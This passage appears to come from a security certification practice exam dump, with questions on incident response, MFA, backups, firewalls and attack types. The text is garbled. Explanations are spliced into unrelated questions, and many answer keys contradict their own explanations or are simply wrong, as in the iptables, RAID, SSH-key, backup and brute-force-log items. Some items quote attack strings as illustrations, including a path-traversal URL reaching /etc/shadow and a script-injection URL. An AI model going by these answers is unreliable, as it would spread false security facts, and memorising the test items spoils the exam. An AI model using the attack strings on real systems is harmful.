- C. Anonymization
- D. Tokenization

### Answer: A

### Question #:258 - [\(Exam Topic 3\)](#)

Which of the following policies establishes rules to measure third-party work tasks and ensure deliverables are provided within a specific time line?

- A. SLA
- B. MOU
- C. AUP
- D. NDA

### Answer: A

### Question #:259 - [\(Exam Topic 3\)](#)

A malicious actor recently penetration a company's network and moved laterally to the datacenter. Upon investigation, a forensics firm wants to know what was in the memory on the compromised server. Which of the following files should be given to the forensics firm?

- A. Security
- B. Application

- C. Dump
- D. Syslog

**Answer: C****Explanation**

Dump files are a special type of files that store information about your computer, the software on it, and the data loaded in the memory when something bad happens. They are usually automatically generated by Windows or by the apps that crash, but you can also manually generate them  
<https://www.digitalcitizen.life/view-contents-dump-file/>

**Question #:**260 - [\(Exam Topic 3\)](#)

A recent malware outbreak across a subnet included successful rootkit installations on many PCs, ensuring persistence by rendering remediation efforts ineffective. Which of the following would BEST detect the presence of a rootkit in the future?

- A. FDE
- B. NIDS
- C. EDR
- D. DLP

**Answer: C****Question #:**261 - [\(Exam Topic 3\)](#)

Which of the following refers to applications and systems that are used within an organization without consent or approval?

- A. Shadow IT
- B. OSINT
- C. Dark web
- D. Insider threats

**Answer: A****Question #:**262 - [\(Exam Topic 3\)](#)

A systems administrator is looking for a solution that will help prevent OAuth applications from being leveraged by hackers to trick users into authorizing the use of their corporate credentials. Which of the following BEST describes this solution?

A. CASB ✓

unified endpoint management, is software for monitoring, managing and securing all of an organization's end-user devices—desktops and laptops

B. UEM

C. WAF

D. VPC

The correct answer is (A). CASB, which stands for Cloud Access Security Broker, is a solution that provides visibility, control, and security for cloud-based applications and services. It helps prevent OAuth applications from being leveraged by hackers to trick users into authorizing the use of their corporate credentials by monitoring and controlling access to cloud applications, including OAuth applications, and enforcing security policies to prevent unauthorized access or data leakage. CASB solutions can also provide advanced threat detection and prevention capabilities to protect against various cyber threats, including those that target OAuth applications for credential harvesting or other malicious activities.

**Answer: B**

#### Question #:263 - [\(Exam Topic 3\)](#)

An engineer wants to access sensitive data from a corporate-owned mobile device. Personal data is not allowed on the device. Which of the following MDM configurations must be considered when the engineer travels for business?

A. Screen locks

B. Application management

C. Geofencing

D. Containerization

The correct answer is (D) Containerization. Containerization is a Mobile Device Management (MDM) configuration that creates a separate, encrypted container or workspace on a mobile device where sensitive corporate data can be stored and accessed without mixing with personal data on the same device. This allows organizations to enforce policies that prevent personal data from being stored or accessed on corporate-owned mobile devices, while still allowing employees to access sensitive data for business purposes when they are traveling or working remotely. Containerization provides a secure and isolated environment for sensitive corporate data, helping to protect it from unauthorized access or data leakage. Screen locks, application management, and geofencing are other MDM configurations that may also be used for securing mobile devices, but they do not specifically address the issue of segregating personal and corporate data on the same device, which is the requirement stated in the question.

**Answer: D**

#### Question #:264 - [\(Exam Topic 3\)](#)

uring an investigation, a security manager receives notification from local authorities that company proprietary data was found on a former employee's home computer. The former employee's

corporate workstation has since been repurposed, and the data on the hard drive has been overwritten. Which of the following would BEST provide the security manager with enough details to

determine when the data was removed from the company network?

A. Properly configured hosts with security logging

B. Properly configured endpoint security tool with alerting

C. Properly configured SIEM with retention policies

D. Properly configured USB blocker with encryption

The correct answer is (A) Properly configured hosts with security logging. Properly configured hosts with security logging refers to having systems in place that capture and retain detailed logs of security events and activities, including user activity, file access, network connections, and other relevant information. By reviewing these logs, the security manager can potentially identify when the data was removed from the company network based on timestamps and other indicators.

**Answer: C****Question #:265 - [\(Exam Topic 3\)](#)**

Which of the following would be used to find the MOST common web-application vulnerabilities?

- A. OWASP
- B. MITRE ATT&CK
- C. Cyber Kill Chain
- D. SDLC

**Answer: A****Question #:266 - [\(Exam Topic 3\)](#)**




Which of the following would cause a Chief information Security Officer the MOST concer regarding newly installed Internet-accessible 4K surveillance cameras?

- An inability to monitor 100% of every facility could expose the company to unnecessary risk.
- B. The cameras could be compromised if not patched in a timely manner.
  - C. Physical security at the facility may not protect the cameras from theft.
  - D. Exported videos may take up excessive space on the file servers.



**Question #:267 - [\(Exam Topic 3\)](#)**

A cybersecurity analyst reviews the log files from a web server and sees a series of files that indicates a directory-traversal attack has occurred. Which of the following is the analyst MOST likely seeing?

- A)  
  
http://sample.url.com/<script>Please-Visit-Our-Phishing-Site</script>
- B)  
  
http://sample.url.com/someotherpageonsite/../../../../etc/shadow
- C)  
  
http://sample.url.com/select=from=database=where=password=null

- D)
  - A. Option A
  - B. Option B
  - C. Option C
  - D. Option D

**Answer: B****Question #:268 - (Exam Topic 3)**

A Chief Executive Officer's (CEO) personal information was stolen in a social engineering attack. Which of the following sources would reveal if the CEO's personal information is for sale?

- A. Automated information sharing
- B. Open-source intelligence
- C. The dark web
- D. Vulnerability databases

**Answer: C****Question #:269 - (Exam Topic 3)**

A security analyst is investigating an incident that was first reported as an issue connecting to network shares and the internet. While reviewing logs and tool output, the analyst sees the following:

IP address	Physical address
10.0.0.1	00-18-21-ad-24-bc
10.0.0.114	01-31-a3-cd-23-ab
10.0.0.115	00-18-21-ad-24-bc
10.0.0.116	00-19-08-ba-07-da
10.0.0.117	01-12-21-ca-11-ad

Which of the following attacks has occurred?

- A. IP conflict
- B. Pass-the-hash
- C. MAC flooding

- D. Directory traversal
- E. ARP poisoning

**Answer: E****Explanation**

<https://www.radware.com/security/ddos-knowledge-center/ddospedia/arp-poisoning>

**Question #:270 - (Exam Topic 3)**

A security analyst is hardening a Linux workstation and must ensure it has public keys forwarded to remote systems for secure login. Which of the following steps should the analyst perform to meet these requirements? (Select TWO).

- A. Forward the keys using ssh-copy-id.
- B. Forward the keys using scp.
- C. Forward the keys using ash -i.
- D. Forward the keys using openssl -s.
- E. Forward the keys using ssh-keygen.

The correct answers are:

- B. Forward the keys using ssh-copy-id.
- E. Forward the keys using ssh-keygen.

Explanation:

Forward the keys using ssh-copy-id: This command is used to install your public key on a remote system for passwordless login using SSH. It adds your public key to the authorized\_keys file on the remote system, allowing you to securely log in without having to enter a password. This is a common method used to forward public keys to remote systems for secure login.

**Answer: A D**

Forward the keys using ssh-keygen: This command is used to generate SSH key pairs, which consist of a public key and a private key. The public key is used for authentication on remote systems, while the private key is kept secret and used for decryption. Once the SSH key pair is generated, the public key can be forwarded to remote systems to enable secure login without password authentication.

An organization is developing a plan in the event of a complete loss of critical systems and data. Which of the following plans is the organization MOST likely developing?

- A. Incident response
- B. Communications
- C. Disaster recovery
- D. Data retention

The other options are incorrect:

- A. Forward the keys using scp: SCP (Secure Copy) is a command-line tool used for securely copying files between local and remote systems using SSH. It does not specifically deal with forwarding public keys for secure login.

- C. Forward the keys using ash -i: "ash" is a shell program and the "-i" option is used to specify a private key file for authentication. It does not specifically deal with forwarding public keys for secure login.

- D. Forward the keys using openssl -s: "openssl" is a command-line tool used for various cryptographic operations, but it does not have an option "-s" for forwarding public keys for secure login. It is not a valid option for this requirement.

**Answer: C****Question #:272 - (Exam Topic 3)**

A security analyst needs to produce a document that details how a security incident occurred, the steps that were taken for recovery, and how future incidents can be avoided. During which of the following stages of the response process will this activity take place?

- A. Recovery
- B. Identification
- C. Lessons learned
- D. Preparation

**Answer: C**

**Question #:273 - [\(Exam Topic 3\)](#)**

A recently discovered zero-day exploit utilizes an unknown vulnerability in the SMB network protocol to rapidly infect computers. Once infected, computers are encrypted and held for ransom. Which of the following would BEST prevent this attack from reoccurring?

- A. Configure the perimeter firewall to deny inbound external connections to SMB ports.
- B. Ensure endpoint detection and response systems are alerting on suspicious SMB connections.
- C. Deny unauthenticated users access to shared network folders.
- D. Verify computers are set to install monthly operating system updates automatically.

**Answer: A**

**Question #:274 - [\(Exam Topic 3\)](#)**

A remote user recently took a two-week vacation abroad and brought along a corporate-owned laptop. Upon returning to work, the user has been unable to connect the laptop to the VPN. Which of the following is the MOST likely reason for the user's inability to connect the laptop to the VPN?

- A. Due to foreign travel, the user's laptop was isolated from the network.
- B. The user's laptop was quarantined because it missed the latest path update. ✓
- C. The VPN client was blacklisted.
- D. The user's account was put on a legal hold

B. The user's laptop was quarantined because it missed the latest patch update.

Explanation:

**Answer: A**

The most likely reason for the user's inability to connect the laptop to the VPN after returning from a two-week vacation abroad is that the laptop missed the latest patch update and was quarantined by the corporate network as a security measure. When a laptop is taken outside of the corporate network, especially to a foreign country, it may not have regular access to the corporate network.

**Question #:**275 - [\(Exam Topic 3\)](#)

The facilities supervisor for a government agency is concerned about unauthorized access to environmental systems in the event the staff WiFi network is breached. Which of the following would BEST address this security concern?

- A. install a smart meter on the staff WiFi.
- B. Place the environmental systems in the same DHCP scope as the staff WiFi.
- C. Implement Zigbee on the staff WiFi access points.
- D. Segment the staff WiFi network from the environmental systems network.

**Answer:** **R**

**Question #:**276 - [\(Exam Topic 3\)](#)

Which of the following job roles would sponsor data quality and data entry initiatives that ensure business and regulatory requirements are met?

- A. The data owner
- B. The data processor
- C. The data steward
- D. The data privacy officer.

**Answer:** **C**

**Question #:**277 - [\(Exam Topic 3\)](#)

Which of the following would be BEST to establish between organizations that have agreed to cooperate and are engaged in early discussion to define the responsibilities of each party, but do not want to establish a contractually binding agreement?

- A. An SLA
- B. AnNDA
- C. ABPA
- D. AnMOU

**Answer:** **D**

**Question #:**278 - [\(Exam Topic 3\)](#)

When selecting a technical solution for identity management, an architect chooses to go from an in-house to a third-party SaaS provider. Which of the following risk management strategies is this an example of?

- A. Acceptance
- B. Mitigation
- C. Avoidance
- D. Transference

**Answer: D****Explanation**

Risk Transference refers to the shifting of the burden of loss for a risk to another party through legislation, contract, insurance or other means. [https://www.bcmpedia.org/wiki/Risk\\_Transference](https://www.bcmpedia.org/wiki/Risk_Transference)

**Question #:**279 - [\(Exam Topic 3\)](#)

An organization Chief information Security Officer a position that will be responsible for implementing technical controls to protect data, include ensuring backups are properly maintained. Which of the following roles would MOST likely include these responsibilities?

- A. Data protection officer
- B. Data owner
- C. Backup administrator
- D. Data custodian
- E. Internal auditor

**Answer: A****Question #:**280 - [\(Exam Topic 3\)](#)

Which of the following types of controls is a turnstile?

- A. Physical
- B. Detective

- C. Corrective
- D. Technical

**Answer: A****Explanation**

[https://en.wikipedia.org/wiki/Turnstile#:~:text=A%20turnstile%20\(also%20called%20a,%2C%20a%20pass%20and%20quarantine\).](https://en.wikipedia.org/wiki/Turnstile#:~:text=A%20turnstile%20(also%20called%20a,%2C%20a%20pass%20and%20quarantine).)

**Question #:281 - (Exam Topic 3)**

The SOC is reviewing process and procedures after a recent incident. The review indicates it took more than 30 minutes to determine that quarantining an infected host was the best course of action. The allowed the malware to spread to additional hosts before it was contained. Which of the following would be BEST to improve the incident response process?

- A. Updating the playbooks with better decision points
- B. Dividing the network into trusted and untrusted zones
- C. Providing additional end-user training on acceptable use
- D. Implementing manual quarantining of infected hosts

**Answer: A****Question #:282 - (Exam Topic 3)**

Phishing and spear-phishing attacks have been occurring more frequently against a company's staff. Which of the following would MOST likely help mitigate this issue?

- A. DNSSEC and DMARC
  - B. DNS query logging
  - C. Exact mail exchanger records in the DNS
  - D. The addition of DNS conditional forwarders
- A. DNSSEC and DMARC are the most likely options to help mitigate phishing and spear-phishing attacks against a company's staff.
- DNSSEC (Domain Name System Security Extensions) is a suite of extensions to DNS that adds an additional layer of security by signing DNS data with cryptographic signatures. This helps prevent DNS spoofing and tampering, which are common techniques used in phishing attacks to redirect users to malicious websites.

**Answer: C****Question #:283 - (Exam Topic 3)**

Several employees return to work the day after attending an industry trade show. That same day, the security manager notices several malware alerts coming from each of the employee's workstations. The security manager investigates but finds no signs of an attack on the perimeter firewall or the NIDS. Which of the

DMARC (Domain-based Message Authentication, Reporting, and Conformance) is an email authentication protocol that helps prevent email spoofing and phishing attacks. It allows domain owners to specify policies for handling emails that fail authentication checks, such as SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail), which are common anti-phishing techniques. DMARC provides visibility and control over the handling of email messages, helping to protect against email-based attacks.

- Given that the employees have just returned from an industry trade show, it is possible that they have come into contact with USB flash drives that may be infected with malware. It is common for attackers to distribute malware through USB flash drives, as they can be easily transported and inserted into workstations or other devices.
- A. A worm that has propagated itself across the intranet, which was initiated by presentation media
- B. A fileless virus that is contained on a USB flash drive that is attempting to execute any signs of an attack on the perimeter firewall or the NIDS (Network Intrusion Detection System) suggests that the malware may have entered the internal network through a different vector, such as a USB flash drive, which bypassed the perimeter defenses.
- C. A Trojan that has passed through and executed malicious code on the hosts
- D. A USB flash drive that is trying to run malicious code but is being blocked by the host firewall

**Answer:** A

The fact that the security engineer did not find any signs of an attack on the perimeter firewall or the NIDS (Network Intrusion Detection System) suggests that the malware may have entered the internal network through a different vector, such as a USB flash drive, which bypassed the perimeter defenses.

Additionally, the malware alerts coming from each of the employee's workstations may indicate that the malware is attempting to execute malicious code on the hosts, but is being blocked by the host firewall. This could be a sign of a USB flash drive trying to run malicious code, but being stopped by the host's firewall settings or security measures.

**Question #:**284 - (Exam Topic 3)

A cybersecurity administrator is using iptables as an enterprise firewall. The administrator created some rules, but the network now seems to be unresponsive. All connections are being dropped by the firewall. Which of the following would be the BEST option to remove the rules?

- A. # iptables -t mangle -X
- B. # iptables -F
- C. # iptables -Z
- D. # iptables -P INPUT -j DROP

The option to remove the rules and flush all the existing firewall rules in iptables is to use the command "# iptables -F". This command will flush all the chains in the default filter table, which includes the INPUT, OUTPUT, and FORWARD chains. This means that all the rules previously created by the administrator will be removed, allowing all connections to pass through the firewall without any filtering or blocking.

**Answer:** D**Question #:**285 - (Exam Topic 3)

A security engineer needs to enhance MFA access to sensitive areas in a building. A key card and fingerprint scan are already in use. Which of the following would add another factor of authentication?

- A. Hard token  A hard token is a physical device, typically a small hardware token or key fob, that generates one-time passwords (OTP) or displays a unique code that is used for authentication. Adding a hard token as an additional factor of authentication would enhance the multi-factor authentication (MFA) access to sensitive areas in the building, as it provides a separate physical device that the user possesses and can use in addition to the key card and fingerprint scan.
- B. Retina scan
- C. SMS text
- D. Keypad PIN

A keycard is a security token that grants you access through electrically-powered doors.

**Answer:** B**Question #:**286 - (Exam Topic 3)

A worldwide manufacturing company has been experiencing email account compromised. In one incident, a user logged in from the corporate office in France, but then seconds later, the same user account attempted a login from Brazil. Which of the following account policies would BEST prevent this type of attack?

- A. Network location
- B. Impossible travel time
- C. Geolocation
- D. Geofencing

C. Geolocation

Geolocation, as an account policy, involves using the IP address or other location-based information to determine the geographic location of a user attempting to log in to an account. It can be used to detect and prevent suspicious login attempts from different geographic locations in a short period of time, as in the scenario described where a user logged in from France and then attempted to log in from Brazil seconds later. By comparing the geolocation information of the login attempts, the system can detect the inconsistency and flag it as a potential account compromise, triggering further security measures or blocking the login attempt.

**Answer: C**

Question #:287 - [\(Exam Topic 3\)](#)

A security analyst discovers that a company username and password database was posted on an internet forum. The username and passwords are stored in plain text. Which of the following would mitigate the damage done by this type of data exfiltration in the future?

- A. Create DLP controls that prevent documents from leaving the network
- B. Implement salting and hashing
- C. Configure the web content filter to block access to the forum
- D. Increase password complexity requirements

Implementing salting and hashing is a best practice for storing passwords securely. Salting involves adding a random value (salt) to each password before hashing, which adds complexity and uniqueness to the resulting hash. Hashing is a one-way function that converts the password and salt into a fixed-size string of characters, making it computationally difficult to reverse engineer the original password. Storing passwords in salted and hashed form helps protect them from being easily compromised even if the password database is exfiltrated, as it is extremely difficult for an attacker to obtain the actual passwords from the hashed values, especially when using strong and cryptographically secure hashing algorithms.

**Answer: A**

Question #:288 - [\(Exam Topic 3\)](#)

Option A, creating DLP (Data Loss Prevention) controls to prevent documents from leaving the network, is a useful measure to prevent sensitive data from being leaked outside the network perimeter, but it may not specifically address the issue of username and password database being posted on an internet forum in plain text.

A security auditor is reviewing vulnerability scan data provided by an internal security team. Which of the following BEST indicates that valid credentials were used?

- A. The scan results show open ports, protocols, and services exposed on the target host
- B. The scan enumerated software versions of installed programs
- C. The scan produced a list of vulnerabilities on the target host
- D. The scan identified expired SSL certificates

**Answer: B**

**Question #:**289 - [\(Exam Topic 3\)](#)

recent changes to a company's BYOD policy require all personal mobile devices to use a two-factor authentication method that is not something you know or have. Which of the following will meet this requirement?

- A. Facial recognition
- B. Six-digit PIN
- C. PKI certificate
- D. Smart card

**Answer:** C**Question #:**290 - [\(Exam Topic 3\)](#)

The following is an administrative control that would be MOST effective to reduce the occurrence of malware execution?

- A. Security awareness training
- B. Frequency of NIDS updates
- C. Change control procedures
- D. EDR reporting cycle

**Answer:** A**Question #:**291 - [\(Exam Topic 3\)](#)

A company's Chief Information Security Officer (CISO) recently warned the security manager that the company's Chief Executive Officer (CEO) is planning to publish a controversial opinion article in a national newspaper, which may result in new cyberattacks. Which of the following would be BEST for the security manager to use in a threat mode?

- A. Hacktivists
- B. White-hat hackers
- C. Script kiddies
- D. Insider threats

**Answer:** A

**Question #:292 - [\(Exam Topic 3\)](#)**

A security engineer needs to implement an MDM solution that complies with the corporate mobile device policy. The policy states that in order for mobile users to access corporate resources on their devices the following requirements must be met:

- Mobile device OSs must be patched up to the latest release
- A screen lock must be enabled (passcode or biometric)
- Corporate data must be removed if the device is reported lost or stolen

Which of the following controls should the security engineer configure? (Select TWO)

- A. Containerization
- B. Storage segmentation
- C. Posturing
- D. Remote wipe
- E. Full-device encryption
- F. Geofencing

**Answer: D E****Question #:293 - [\(Exam Topic 3\)](#)**

Which of the following technical controls is BEST suited for the detection and prevention of buffer overflows on hosts?

- A. DLP
- B. HIDS
- C. EDR
- D. NIPS

**Answer: C****Question #:294 - [\(Exam Topic 3\)](#)**

Which of the following would be the BEST resource for a software developer who is looking to improve

secure coding practices for web applications?

- A. OWASP
- B. Vulnerability scan results
- C. NIST CSF
- D. Third-party libraries

**Answer: A**

**Question #:**295 - [\(Exam Topic 3\)](#)

A local server recently crashed, and the team is attempting to restore the server from a backup. During the restore process, the team notices the file

size of each daily backup is large and will run out of space at the current rate. The current solution appears to do a full backup every night. Which of

the following would use the LEAST amount of storage space for backups?

- A. A weekly, incremental backup with daily differential backups
- B. A weekly, full backup with daily snapshot backups
- C. A weekly, full backup with daily differential backups
- D. A weekly, full backup with daily incremental backups

**Answer: C**

**Question #:**296 - [\(Exam Topic 3\)](#)

Law enforcement officials sent a company a notification that states electronically stored information and paper documents cannot be destroyed. Which of the following explains this process?

- A. Data breach notification
- B. Accountability
- C. Legal hold
- D. Chain of custody

**Answer: C**

**Question #:**297 - [\(Exam Topic 3\)](#)

**Explanation:**  
**Weekly, incremental backup:** This means that once a week, a full backup of the server is performed. After the full backup, incremental backups are done for the rest of the week. Incremental backups only capture changes made since the last backup, which means they are generally smaller in size compared to full backups.  
**Daily differential backups:** This means that every day, a differential backup is performed capturing only the changes made since the last full backup. Differential backups are larger than incremental backups as they capture changes made since the last full backup, but they are smaller than full backups as they do not capture the entire server.

**Combining a weekly, incremental backup with daily differential backups** would result in smaller backup sizes compared to the other options provided, as it captures only the changes made since the last full backup and the changes made each day, resulting in more efficient use of storage space.

Which of the following describes the ability of code to target a hypervisor from inside

- A. Fog computing
- B. VM escape
- C. Software-defined networking
- D. Image forgery
- E. Container breakout

**Answer: B**

**Explanation**

Virtual machine escape is an exploit in which the attacker runs code on a VM that allows an operating system running within it to break out and interact directly with the hypervisor.

<https://whatis.techtarget.com/definition/virtual-machine-escape#:~:text=Virtual%20machine%20escape%20is%20an%20exploit%20in%20which%20the%20attacker%20runs%20code%20on%20a%20VM%20that%20allows%20an%20operating%20system%20running%20within%20it%20to%20break%20out%20and%20interact%20directly%20with%20the%20hypervisor.>

**Question #:298 - (Exam Topic 3)**

A network engineer is troubleshooting wireless network connectivity issues that were reported by users. The issues are occurring only in the section of the building that is closest to the parking lot. Users are intermittently experiencing slow speeds when accessing websites and are unable to connect to network drives. The issues appear to increase when laptop users return desks after using their devices in other areas of the building. There

have also been reports of users being required to enter their credentials on web pages in order to gain access to them. Which of the following is the MOST likely cause of this issue?

- A. An external access point is engaging in an evil-twin attack.
- B. The signal on the WAP needs to be increased in that section of the building.
- C. The certificates have expired on the devices and need to be reinstalled.
- D. The users in that section of the building are on a VLAN that is being blocked by the firewall

**Answer: A**

**Question #:299 - (Exam Topic 3)**

Which of the following organizational policies are MOST likely to detect fraud that is being conducted by existing employees? (Select TWO).

- A. Offboarding

- B. Mandatory vacation
- C. Job rotation
- D. Background checks
- E. Separation of duties
- F. Acceptable use

**Answer: B C****Question #:300 - (Exam Topic 3)**

A company is designing the layout of a new datacenter so it will have an optimal environmental temperature. Which of the following must be included? (Select TWO)

- A. An air gap
- B. A cold aisle
- C. Removable doors
- D. A hot aisle
- E. An IoT thermostat
- F. A humidity monitor

**Answer: B D****Question #:301 - (Exam Topic 3)**

A security administrator needs to create a RAID configuration that is focused on high read speeds and fault tolerance. It is unlikely that multiple drivers will fail simultaneously. Which of the following RAID configurations should the administration use?

- A. RAID 0
- B. RAID1
- C. RAID 5
- D. RAID 10

Explanation:

RAID 10 combines the benefits of RAID 0 and RAID 1. It uses a minimum of four drives and creates a striped set of mirrored drives. The data is striped across mirrored pairs of drives. This provides both high read/write speeds and fault tolerance. If one drive in a mirrored pair fails, the other drive can continue to operate normally without any data loss. In addition, if two drives in different mirrored pairs fail, the data is still accessible from the remaining drives. RAID 10 provides better fault tolerance and faster performance than other RAID levels such as RAID 5, which is more focused on capacity rather than speed.

**Answer: A****Explanation**

<https://techgenix.com/raid-10-vs-raid-5/>

**Question #:**302 - [\(Exam Topic 3\)](#)

A security analyst is reviewing logs on a server and observes the following output:

```
01/01/2020 03:33:23 admin attempted login with password sneak
01/01/2020 03:33:32 admin attempted login with password sneaked
01/01/2020 03:33:41 admin attempted login with password sneaker
01/01/2020 03:33:50 admin attempted login with password sneer
01/01/2020 03:33:59 admin attempted login with password sneeze
01/01/2020 03:34:08 admin attempted login with password sneezy
```

Which of the following is the security analyst observing?

- A. A rainbow table attack
- B. A password-spraying attack
- C. A dictionary attack
- D. A keylogger attack

**Answer: C**

**Question #:**303 - [\(Exam Topic 3\)](#)

An engineer needs to deploy a security measure to identify and prevent data tampering within the enterprise. Which of the following will accomplish this goal?

- A. Antivirus
- B. IPS.
- C. FTP
- D. FIM

**Answer: D**

**Question #:**304 - [\(Exam Topic 3\)](#)

A recent security audit revealed that a popular website with IP address 172.16.1.5 also has an FTP service that employees were using to store sensitive corporate data. The organization's outbound firewall processes rules top-down. Which of the following would permit HTTP and HTTPS, while denying all other services for this host?

A)

```
access-rule permit tcp destination 172.16.1.5 port 80  
access-rule permit tcp destination 172.16.1.5 port 443  
access-rule deny ip destination 172.16.1.5
```

B)

```
access-rule permit tcp destination 172.16.1.5 port 21  
access-rule permit tcp destination 172.16.1.5 port 443  
access-rule deny tcp destination 172.16.1.5 port 80
```

C)

```
access-rule permit tcp destination 172.16.1.5 port 21  
access-rule permit tcp destination 172.16.1.5 port 80  
access-rule deny ip destination 172.16.1.5
```

D)

```
access-rule permit tcp destination 172.16.1.5 port 80  
access-rule permit tcp destination 172.16.1.5 port 443  
access-rule deny tcp destination 172.16.1.5 port 21
```

- A. Option
- B. Option
- C. Option
- D. Option

#### **Answer: A**

#### **Question #:305 - [\(Exam Topic 3\)](#)**

Which of the following scenarios would make a DNS sinkhole effective in thwarting an attack?

- A. An attacker is sniffing traffic to port 53, and the server is managed using unencrypted usernames and passwords.

- B. An organization is experiencing excessive traffic on port 53 and suspects an attacker is trying to DoS the domain name server.
- C. Malware trying to resolve an unregistered domain name to determine if it is running in an isolated sandbox
- D. Routing tables have been compromised, and an attacker is rerouting traffic to malicious websites
  - B. DNS routing tables have been compromised, and an attacker is rerouting traffic to malicious websites

**Answer: A**

In this scenario, a DNS sinkhole can be employed to intercept and redirect the malicious traffic that is being rerouted by the attacker. By redirecting the DNS requests to a controlled or monitored environment, the sinkhole can prevent users from reaching the malicious websites, thereby protecting them from potential harm..

Question #:306 - [\(Exam Topic 3\)](#)

Which of the following BEST describes a security exploit for which a vendor patch is not readily available?

- A. Integer overflow
- B. Zero-day
- C. End of life
- D. Race condition

**Answer: B**

Question #:307 - [\(Exam Topic 3\)](#)

An organization has decided to host its web application and database in the cloud. Which of the following BEST describes the security concerns for this decision?

- A. Access to the organization's servers could be exposed to other cloud-provider clients
- B. The cloud vendor is a new attack vector within the supply chain
- C. Outsourcing the code development adds risk to the cloud provider
- D. Vendor support will cease when the hosting platforms reach EOL.

**Answer: B**

Question #:308 - [\(Exam Topic 3\)](#)

An organization has hired a security analyst to perform a penetration test. The analyst captures 1Gb worth of inbound network traffic to the server and transfer the pcap back to the machine for analysis. Which of the following tools should the analyst use to further review the pcap?

- A. Nmap
- B. cURL
- C. Netcat
- D. Wireshark

**Answer: D****Explanation**

[https://www.comparitech.com/net-admin/pcap-guide/#:~:text=Packet%20Capture%20or%20PCAP%20\(also,pac](https://www.comparitech.com/net-admin/pcap-guide/#:~:text=Packet%20Capture%20or%20PCAP%20(also,pac)

**Question #:309 - (Exam Topic 3)**

A global pandemic is forcing a private organization to close some business units and reduce staffing at others. Which of the following would be BEST to help the organization's executives determine the next course of action?

- A. An incident response plan
- B. A communications plan
- C. A disaster recovery plan
- D. A business continuity plan

**Answer: D****Explanation**

Business continuity may be defined as "the capability of an organization to continue the delivery of products or services at pre-defined acceptable levels following a disruptive incident", [1] and business continuity planning [2][3] (or business continuity and resiliency planning) is the process of creating systems of prevention and recovery to deal with potential threats to a company. [4] In addition to prevention, the goal is to enable ongoing operations before and during execution of disaster recovery. [5] Business continuity is the intended outcome of proper execution of both business continuity planning and disaster recovery.

**Question #:310 - (Exam Topic 3)**

Which of the following would BEST identify and remediate a data-loss event in an enterprise using third-party, web-based services and file-sharing platforms?

- A. SIEM here it emphasizes on web-based services. DLP is a host-based solution.
- B. CASB
- C. UTM

- D. DLP

### **Answer: B**

### **Explanation**

Microsoft has a straightforward definition and it includes DLP. "is a security policy enforcement point positioned between enterprise users and cloud service providers"

<https://www.microsoft.com/en-us/security/business/security-101/what-is-a-cloud-access-security-broker-casb>

A cloud access security broker (CASB) works by securing data flowing to and from in-house IT architectures and cloud vendor environments using an organization's security policies. CASBs protect enterprise systems against cyberattacks through malware prevention and provide data security through encryption, making data streams unreadable to outside parties. CASBs were created with one thing in mind: protecting proprietary data stored in external, third-party media. CASBs deliver capabilities not generally available in traditional controls such as secure web gateways (SWGs) and enterprise firewalls. CASBs provide policy and governance concurrently across multiple cloud services and provide granular visibility into and control over user activities.

<https://www.forcepoint.com/cyber-edu/casb-cloud-access-security-broker>

### **Question #:311 - (Exam Topic 3)**

Which of the following disaster recovery tests is The LEAST time-consuming for the disaster recovery team?

- A. Tabletop
- B. Parallel
- C. Full interruption
- D. Simulation

### **Answer: D**

### **Question #:312 - (Exam Topic 3)**

A security analyst is performing a packet capture on a series of SOAP HTTP requests for a security assessment. The analyst redirects the output to a file After the capture is complete, the analyst needs to review the first transactions quickly and then search the entire series of requests for a particular string Which of the following would be BEST to use to accomplish the task? (Select TWO).

- A. head
- B. Tcpdump
- C. grep
- D. rail

- E. curl
- F. openssi
- G. dd

### **Answer: A C**

### **Explanation**

A - "analyst needs to review the first transactions quickly"

C - "search the entire series of requests for a particular string"

### **Question #:313 - (Exam Topic 3)**

While checking logs, a security engineer notices a number of end users suddenly downloading files with the .tar.gz extension. Closer examination of the files reveals they are PE32 files. The end users state they did not initiate any of the downloads. Further investigation reveals the end users all clicked on an external email containing an infected MHT file with an href link a week prior. Which of the following is MOST likely occurring?

- A. A RAT was installed and is transferring additional exploit tools.
- B. The workstations are beaconing to a command-and-control server.
- C. A logic bomb was executed and is responsible for the data transfers.
- D. A fireless virus is spreading in the local network environment

### **Answer: A**

### **Question #:314 - (Exam Topic 3)**

Given the following logs:

```
[DATA] attacking service ftp on port 21
[ATTEMPT] target 192.168.50.1 - login "admin" - pass "password"
[ATTEMPT] target 192.168.50.1 - login "admin" - pass "access"
[ATTEMPT] target 192.168.50.1 - login "admin" - pass "allow"
[ATTEMPT] target 192.168.50.1 - login "admin" - pass "please"
[ATTEMPT] target 192.168.50.1 - login "admin" - pass "ftp"
[ATTEMPT] target 192.168.50.1 - login "admin" - pass "letmein"
[21][ftp] host: 192.168.50.1 login:admin password:letmein
1 of 1 target successfully completed, 1 valid password found
```

Which of the following BEST describes the type of attack that is occurring?

- A. Rainbow table

- B. Dictionary
- C. Password spraying
- D. Pass-the-hash

**Answer: C****Question #:315 - [\(Exam Topic 3\)](#)**

A security assessment determines DES and 3DES are still being used on recently deployed production servers. Which of the following did the assessment identify?

- A. Unsecme protocols
- B. Default settings
- C. Open permissions
- D. Weak encryption

**Answer: D****Question #:316 - [\(Exam Topic 3\)](#)**

An organization recently discovered that a purchasing officer approved an invoice for an amount that was different than the original purchase order. After further investigation, a security analyst determines that the digital signature for the fraudulent invoice is exactly the same as the digital signature for the correct invoice that had been approved. Which of the following attacks MOST likely explains the behavior?

- A. Birthday
- B. Rainbow table
- C. Impersonation
- D. Whaling

**Answer: C****Question #:317 - [\(Exam Topic 3\)](#)**

An organization routes all of its traffic through a VPN. Most users are remote and connect into a corporate datacenter that houses confidential information. There is a firewall at the Internet border followed by a DIP appliance, the VPN server and the datacenter itself. Which of the following is the WEAKEST design element?

- A. The DLP appliance should be integrated into a NGFW.
- B. Split-tunnel connections can negatively impact the DLP appliance's performance
- C. Encrypted VPN traffic will not be inspected when entering or leaving the network
- D. Adding two hops in the VPN tunnel may slow down remote connections

